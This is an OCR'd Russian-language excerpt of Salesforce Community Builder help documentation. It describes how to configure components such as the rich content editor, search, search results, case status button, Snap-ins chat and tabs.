
Компонент «Редактор обогащенного содержимого» позволяет добавлять отформатированный настраиваемый текст на страницы сообщества, а также изображения и видеоматериалы.

Чтобы создавать и редактировать содержимое в HTML, воспользуйтесь компонентом «HTML-редактор».

1. В конструкторе сообщества перетащите компонент редактора обогащенного содержимого с панели компонентов на страницу.



2. Добавление и форматирование текста (1), добавление ссылок (2), изображений (3) и видеоматериалов YouTube или Vimeo (4) прямо в редакторе.



При добавлении изображения для сообщества в первый раз файл актива создается и сохраняется в библиотеке активов организации автоматически.

Прим.: Если общий доступ активирован в конструкторе сообщества на уровне страницы или сообщества, параметр **«Позволить пользователям-гостям просматривать файлы активов на общедоступных страницах и страницах входа в систему»** активируется посредством пунктов > **«Администрирование»«Свойства»**. Это свойство остается включенным, пока на странице включен общий доступ. При загрузке изображений для использования на страницах входа в сообщество не забудьте проверить, что это свойство включено.

Изображения и видеоматериалы поддерживаются только в компонентах редактора обогащенного содержимого, добавленных после весеннего выпуска 2016 года.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

Пример: Пример видеоматериала YouTube в компоненте редактора обогащенного содержимого:



СМ. ТАКЖЕ:

Поиск и создание файлов активов в конструкторе сообщества


HTML-редактор

Прокрутить до

Настраиваемый код на странице "Профиль" в шаблоне Служба работы с клиентами (Napili) позволяет пользователям выполнять прокрутку выбранного компонента на странице профиля пользователя. Благодаря этому мобильному пользователю не приходится выполнять прокрутку компонента профиля, недоступного на устройстве.

1. На странице "Профиль" щелкните правой кнопкой мыши область настраиваемого кода под заголовком профиля пользователя и щелкните Правка.
2. На странице "Правка кода" можно изменить метки, обеспечивающие навигацию мобильных пользователей по своему коду.

Пример: Пример компонента "Прокрутка":



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Поиск

Компонент "Поиск" позволяет пользователям выполнять поиск статей в контексте просматриваемой страницы.


После ввода пользователем поискового запроса в поле поиска система возвращает искомые статьи и строки поиска, которые соответствуют символам, введенным в поле поиска.

1. Выберите компонент **Поиск** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Текст структурного нуля	Введите текст для отображения в поле поиска. Стандартное значение - *Чтобы вы хотели знать?*

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Макс. количество автоматически предложенных запросов	Выберите количество поисковых запросов, возвращаемых в расчете на каждое совпадение.
Макс. количество совпадений заголовков статей	Выберите количество статей, возвращаемых в расчете на каждое совпадение.

Пример: Пример компонента "Поиск"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Поиск и публикатор сообщений

Компонент "Поиск и публикатор сообщений" позволяет пользователям выполнять поиск статей, дискуссий и любых объектов, доступных участникам сообщества и поддерживающих поиск. Он также позволяет пользователям задавать вопросы и обращаться в службу поддержки, если они не находят искомую информацию.

Результаты поиска с автозаполнением основаны на том, что дискуссия, название статьи или запись содержат текст, введенный пользователем. При поиске учитываются частично совпадающие и несмежные критерии. Например, результаты для "наилучший рюкзак" могут включать вопрос: "Какой рюкзак является наилучшим для однодневных экскурсий?" Результаты для "рюкзак" могут включать статью с названием "Рекомендации по сбору рюкзака". При выполнении пользователем полного поиска путем нажатия кнопки **«Поиск»** механизм поиска также сканирует описания вопросов и тексты статей для определения согласующихся терминов.

Настраивайте компонент "Поиск и публикатор сообщений" в соответствии с потребностями сообщества. Включите поиск с автозаполнением, чтобы упростить получение результатов поиска для пользователей, добавьте нижний колонтитул, позволяющий пользователям обращаться в службу поддержки, если они не находят искомое, и настройте публикатор сообщений на случай обращения пользователей с вопросами к сообществу.


1. Выберите компонент **"Поиск и публикатор сообщений"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Поиск с автозаполнением	Щелкните, чтобы развернуть раздел свойств поиска с автозаполнением.
Текст метки-заполнителя для поля поиска	Введите текст для отображения в поле поиска. Стандартный текст — «Поиск...».
Использование автозаполнения при поиске	Выберите эту опцию, чтобы предоставить пользователям возможность видеть предлагаемые результаты поиска по мере ввода искомых терминов.
Отображение результатов поиска с автозаполнением в одном списке	Выберите эту опцию, чтобы предлагаемые результаты поиска отображались в виде одного списка по мере ввода искомых терминов участником сообщества. В противном случае предлагаемые результаты будут показаны на вкладках. Прим.: Эта опция должна быть включена, если необходимо обеспечить получения результатов поиска с автозаполнением, которые могут быть отсортированы по релевантности.
Максимальное количество результатов автозаполнения	Введите максимальное количество предлагаемых результатов, отображаемых на каждой вкладке во время поиска. Стандартное значение - 6. На вкладке с комбинированными результатами отображается равное количество вопросов, статей и объектов, но если результатов одного типа недостаточно, отображаются дополнительные результаты другого типа, пока не будет достигнут максимум. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.
Отображение результатов дискуссий перед статьями	По умолчанию в комбинированных результатах поиска статьи появляются перед вопросами, и вкладка с результатами по статьям предшествует вкладке результатов по вопросам. Выберите эту опцию, чтобы вопросы отображались перед статьями и последовательность вкладок изменилась на противоположную. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.
Результаты автозаполнения: сортировка по релевантности	Щелкните, чтобы развернуть этот раздел, который позволяет добавлять поддерживающие поиск объекты Salesforce к результатам автозаполнения и сортировать результаты по релевантности.
Объекты в результатах автозаполнения	Щелкните **Добавить**, чтобы добавить искомые объекты Salesforce к результатам автозаполнения для сообщества.
Результаты автозаполнения: группирование по объектам	Щелкните, чтобы развернуть этот раздел, который позволяет задать группирование по объектам для результатов автозаполнения.
Метка всех результатов	Введите имя вкладки результатов поиска, которая отображает результаты по всем поддерживающим поиск статьям, дискуссиям и объектам в сообществе. Стандартный

Свойство	Описание
	текст - Все. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.
Метка результатов поиска по статьям	Введите имя вкладки результатов поиска, которая отображает только статьи. Стандартный текст - Статьи. Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.
Метка результатов поиска по дискуссиям	Введите имя вкладки результатов поиска, которая отображает только дискуссии. Стандартный текст - "Вопросы". Эти функции доступны только в выпуске Winter '16 и последующих версиях шаблонов сообщества.
Запрос к сообществу	Щелкните, чтобы развернуть раздел со свойствами, касающимися запроса к сообществу.
Отображение нижнего колонтитула во время поиска	Выберите опцию для отображения нижнего колонтитула, который позволяет участникам задать вопрос сообществу.
Публикация запроса к сообществу	Введите текст, который приглашает пользователей задавать вопросы сообществу или службе поддержки. Текст по умолчанию: Вы не находите искомое?
Создание приглашения к вводу вопроса	Введите текст, который пользователи щелкают, чтобы задать вопрос. Текст по умолчанию: Задайте вопрос.
Создание приглашения к входу в систему	Введите текст, который направляет пользователей на страницу входа, прежде чем предоставить возможность ввести вопрос. Текст по умолчанию: Войдите в систему, чтобы задать вопрос.
Публикация с помощью публикатора	Щелкните, чтобы развернуть раздел со свойствами публикации.
Название публикатора дискуссий	Введите заголовок модального окна, с помощью которого участники могут публиковать вопросы.
Выбор назначения навигационной темы	Введите текст, позволяющий пользователям выбрать навигационную тему для своего вопроса. Текст по умолчанию: Опубликуйте навигационную тему.
Тема для публикации	Введите текст, который появляется перед названием навигационной темы, выбранной пользователем. Например, если пользователь публикует вопрос о кофе, текст на экране гласит: "Публикация касается кофе".
Метка требуемой темы	Введите текст, который указывает, что должна быть обязательно выбрана тема.
Разрешение на применение вложений в виде файла	Выберите данный параметр для предоставления пользователям возможности вложения файла в вопрос.
Служба поддержки	Щелкните, чтобы развернуть раздел со свойствами, касающимися запросов к службе поддержки.
Предоставление участникам возможности обращаться в службу поддержки	Выберите данный параметр для предоставления пользователям возможности контактировать со службой поддержки для создания обращения.

Свойство	Описание
Создание метки обращения за поддержкой	Введите текст, который показывает возможность создания обращения. Текст по умолчанию «Обратиться в службу поддержки».
Метка создания личного обращения в службу поддержки	Введите текст, который показывает возможность создания личного обращения в службу поддержки. Стандартный текст - "Личное".
Наименование действия в обращении	Введите наименование действия, которая создает новые обращения. Используйте редактор макетов действий для задания полей, которые должны быть включены в макет. Необходимо также включить это действие в параметры Web-to-Case. Дополнительные сведения о быстрых действиях и параметрах Web-to-Case см. в Справке Salesforce.

Пример: Пример компонента "Публикатор поиска"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Результаты поиска

Компонент "Результаты поиска" позволяет пользователям просматривать список с вкладками в виде статей и обсуждений, возвращаемый после выбора темы или ввода строки в публикаторе поиска.

Прим.: До выпуска Spring '16 этот компонент именовался "Список результатов".


1. Выберите компонент **"Результаты поиска"** на настраиваемой странице.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка вкладки «Статьи»	Введите текст, отображаемый на вкладке, которую выбирают пользователи для просмотра списка возвращенных статей. Стандартный текст - Статьи.
Метка вкладки «Обсуждения»	Введите текст, отображаемый на вкладке, которую выбирают пользователи для просмотра списка возвращенных обсуждений. Текст по умолчанию: Обсуждения.
Идентификатор темы	В выражении в поле Идентификатор темы используется идентификатор темы, выбираемой пользователем при фильтрации по теме.
Поисковый запрос	Выражение возвращает результаты исходя из текста, введенного пользователем при вводе своих поисковых запросов.
Вкладка активности	Укажите вкладку, которая должна появляться как выбранная с развернутым содержимым, при загрузке страницы. Выражение извлекает параметр из строки запроса в URL-адрес для этой страницы. Введите *статьи* для отображения в первую очередь результатов поиска статей или *обсуждения* для отображения в первую очередь результатов поиска содержания обсуждений.
Количество статей	Укажите максимальное количество статей для отображения в этом компоненте.
Отображение вкладки "Статья"	Отметьте этот флажок, если вы включили Базу знаний Salesforce и хотите, чтобы участники сообщества могли искать и просматривать статьи.

Важное замечание: Чтобы статьи могли быть показаны в компоненте "Результаты поиска", их необходимо связать с темой.

Пример: Пример компонента "Результаты поиска"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопка «Установить состояние обращения»

Компонент «Кнопка "Установить состояние обращения"» позволяет пользователям нажимать кнопку, чтобы отметить обращение как решенное и закрыть его.


Прим.: До версии Spring '16 этот компонент назывался кнопкой «Статус обращения».

1. На настраиваемой странице выберите компонент **Кнопка «Установить состояние обращения»**.
2. Настройте свойства для компонента в редакторе свойств:

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.

Свойство	Описание
Метка статуса «Активно»	Введите текст, который появляется на кнопке, когда обращение еще открыто. Например, кнопка может быть помечена как **«Закрыть обращение»** или **«Разрешение обращение»**.
Метка статуса «Неактивно»	Введите текст, который появляется на кнопке, когда обращение закрыто. Например, кнопка может быть помечена как **«Повторно открыть обращение»**.

Пример: Компонент «Образец кнопки "Установить состояние обращения"»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Чат Snap-ins

Компонент "Интегрируемый чат" позволяет пользователям запросить чат агентом поддержки.

Важное замечание: Необходимо установить Live Agent и интегрируемый чат перед добавлением этого компонента на страницы сообщества. Дополнительную информацию см. в разделе "Установка интегрируемого чата для веб-сайта" справки Salesforce.

1. Выберите компонент "Интегрируемый чат" на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:


Свойство	Описание
Развертывание чата	Выберите элемент развертывания интегрируемого чата.

Свойство	Описание
Отображение кнопки чата	Выведите на экран кнопку чата для пользователей.
Метка кнопки	Введите метку для кнопки чата. Пользователь видит ее перед запуском чата. Стандартная метка - *Чат с экспертом*.
Метка кнопки отсутствия агента	Введите метку для кнопки чата, которая отображается в том случае, если нет ни одного агента поддержки, с которым можно было бы провести чат. Стандартная метка - *Агент отсутствует*.
Сообщение об ожидании чата	Введите метку для кнопки чата, отображаемую, если чат затребован и ожидается подключение агента. Стандартная метка — *Загружается . . .*
URL-адрес фонового изображения в режиме ожидания чата	Введите URL-адрес изображения, развертываемого в окне чата, если чат находится в режиме ожидания агента.
URL-адрес изображения с аватаром агента	Введите URL-адрес изображения с аватаром агента, развертываемого в окне чата. Этот аватар предоставляется для всех агентов, которые подключаются к чату после нажатия кнопки. Рекомендуется использовать изображение с размерами не больше 40 x 40 пикселов
URL-адрес изображения для фонового окна перед запуском чата	Введите URL-адрес баннерного изображения, развертываемого в окне чата на то время, как пользователь заполняет форму подготовки к чату.
URL-адрес логотипа компании	Введите URL-адрес логотипа, отображаемого в свернутом окне чата, если чат находится в режиме ожидания агента. Рекомендуется использовать изображение с размерами не больше 25 x 25 пикселов.

Вкладки

Используйте компонент "Вкладки" в «Службе работы с клиентами» (Napili) для группирования остальных компонентов в наборе настраиваемых вкладок для системы. Добавьте любое необходимое количество вкладок для любых необходимых компонентов. Можно переименовывать и переупорядочивать вкладки, а также указывать, нужно ли открывать или скрывать отдельные вкладки перед пользователями-гостями в сообществе.


1. Добавьте компонент **Вкладки** на страницу или выберите его на настраиваемой странице.
2. В редакторе свойств настройте компонент.
   - Чтобы добавить еще одну вкладку, нажмите **«Добавить вкладку»**.
   - Чтобы переименовать вкладку или определить ее как общедоступную, выберите вкладку. Чтобы сделать вкладку доступной для пользователей-гостей в сообществе, выберите **Общедоступная**. Если нет общедоступных вкладок, весь компонент "Вкладки" становится скрытым от пользователей-гостей.
   - Для переупорядочения вкладок перетащите соответствующий элемент мозаики в требуемую позицию.



3. Добавьте на каждой вкладке требуемые компоненты.

   Прим.: Можно добавлять компонент "Вкладки" к другим компонентам "Вкладки".

Пример: Пример компонента "Вкладки" с двумя переименованными вкладками: "Избранные темы" и "Моя лента":



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопка-переключатель


Компонент "Кнопка переключателя" позволяет пользователям отображать или сворачивать левое меню навигации для мобильных устройств и планшетов. Она не появляется в представлении рабочего стола.

Можно найти компонент **Кнопка переключателя** в заголовке шаблона.

1. Выберите компонент **"Кнопка переключателя"** на настраиваемой странице.

   Для этого компонента нет свойств.

Пример: Пример компонента "Кнопка переключателя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Популярная статья по теме


Предоставьте клиентам дополнительные указания по просмотру статей базы знаний. Используя компонент "Основные статьи по теме", можно упорядочить темы в одном представлении. Статьи упорядочиваются по темам и ранжируются по количеству просмотров.

1. Выберите компонент **Основные статьи по теме**.
2. В редакторе свойств настройте компонент.
   - Чтобы добавить еще одну тему, нажмите **«Добавить»**.
   - Чтобы определить общую доступность темы, выберите ее. Чтобы сделать вкладку доступной для пользователей-гостей в сообществе, выберите **Общедоступная**.
   - Для переупорядочения тем перетащите соответствующий элемент мозаики в требуемую позицию.

- Укажите количество статей в списке под каждой темой (не более 10).

